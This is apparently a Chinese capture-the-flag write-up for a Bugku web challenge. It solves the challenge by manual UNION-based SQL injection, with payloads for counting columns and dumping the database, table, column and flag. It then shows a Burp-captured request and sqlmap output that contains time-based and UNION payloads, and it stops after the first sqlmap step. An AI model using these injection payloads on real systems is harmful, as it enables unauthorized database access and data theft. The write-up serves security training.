
成绩单-writeup

打开题目




成绩单

90

快来查查成绩吧
http://123.206.87.240:8002/chengjidan/

访问链接，根据上面提示分别输入1,2,3查询下




成绩查询

龙龙龙的成绩单

Math	English	Chinese
60	60	70

尝试输入1'返回异常，输入1'#返回正常，判断存在注入



成绩查询


1'#

龙龙龙的成绩单

Math	English	Chinese
60	60	70

尝试手动注入
利用order by 判断列数为4列

```
1'order by 4 # 返回正常
```




1'order by 4 #

龙龙龙的成绩单

Math	English	Chinese
60	60	70

```
1'order by 5 # 返回异常
```

```
利用联合查询查看显位payload:
-1'union select 1,2,3,4 #
```




成绩查询

-1'union select 1,2,3,4 #

1的成绩单

Math	English	Chinese
2	3	4

```
爆库名paylaod:
-1'union select 1,database(),3,4 #
```




成绩查询

-1'union select 1,database(),3,4 #

1的成绩单

Math	English	Chinese
skctf_flag	3	4

```
爆表名payload:
-1'union select 1,group_concat(table_name),3,4 from information_schema.tables
where table_schema=database()#
```




成绩查询

-1'union select 1,group_concat(table_

1的成绩单

Math	English	Chinese
fl4g,sc	3	4

```
爆字段payload:
-1'union select 1,group_concat(column_name),3,4 from information_schema.columns
where table_schema=database() and table_name='fl4g'#
```




成绩查询

-1'union select 1,group_concat(colum

1的成绩单

Math	English	Chinese
skctf_flag	3	4

```
查询数据payload:
-1'union select 1,group_concat(skctf_flag),3,4 from fl4g#
```



成绩查询


-1'union select 1,group_concat(skctf_

1的成绩单

Math	English	Chinese
BUGKU{Sql_INJECT0N_4813drd8hz4}	3	4

还可以使用sqlmap


进行burp suite抓包，右键保存文件



```
POST /chengjidan/index.php HTTP/1.1
Host: 123.206.87.240:8002
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Referer: http://123.206.87.240:8002/chengjidan/index.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 4
Connection: close
Cookie: td_cookie=2558069281
Upgrade-Insecure-Requests: 1

id=1
```


将文本放在sqlmap的当前目录下，打开sqlmap

爆库




```
PS F:\Python\Python2\sqlmapproject-sqlmap-38684ec> python2 .\sqlmap.py -r .\1.txt -p id --current-db
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.2.12.14#dev}
|_ -| . [(]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user'
s responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not respon
sible for any misuse or damage caused by this program

[*] starting @ 13:28:48 /2019-02-01/

[13:28:48] [INFO] parsing HTTP request from '.\1.txt'
[13:28:48] [INFO] resuming back-end DBMS 'mysql'
[13:28:48] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (POST)
    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind
    Payload: id=1' AND SLEEP(5) AND 'GMdM'='GMdM

    Type: UNION query
    Title: Generic UNION query (NULL) - 4 columns
    Payload: id=-4897' UNION ALL SELECT NULL,NULL,NULL,CONCAT(0x716a627071,0x646a6b7978476265764a4d6c795044744a6b414e614
245457542416a48725a4e4942516c55496d75,0x7170717671)-- SCvD
---
[13:28:48] [INFO] the back-end DBMS is MySQL
web application technology: Nginx
back-end DBMS: MySQL >= 5.0.12
[13:28:48] [INFO] fetching current database
current database:    'skctf_flag'
[13:28:48] [INFO] fetched data logged to text files under 'C:\Users\xiaowei\.sqlmap\output\123.206.87.240'

[*] ending @ 13:28:48 /2019-02-01/

PS F:\Python\Python2\sqlmapproject-sqlmap-38684ec>
```

爆表名



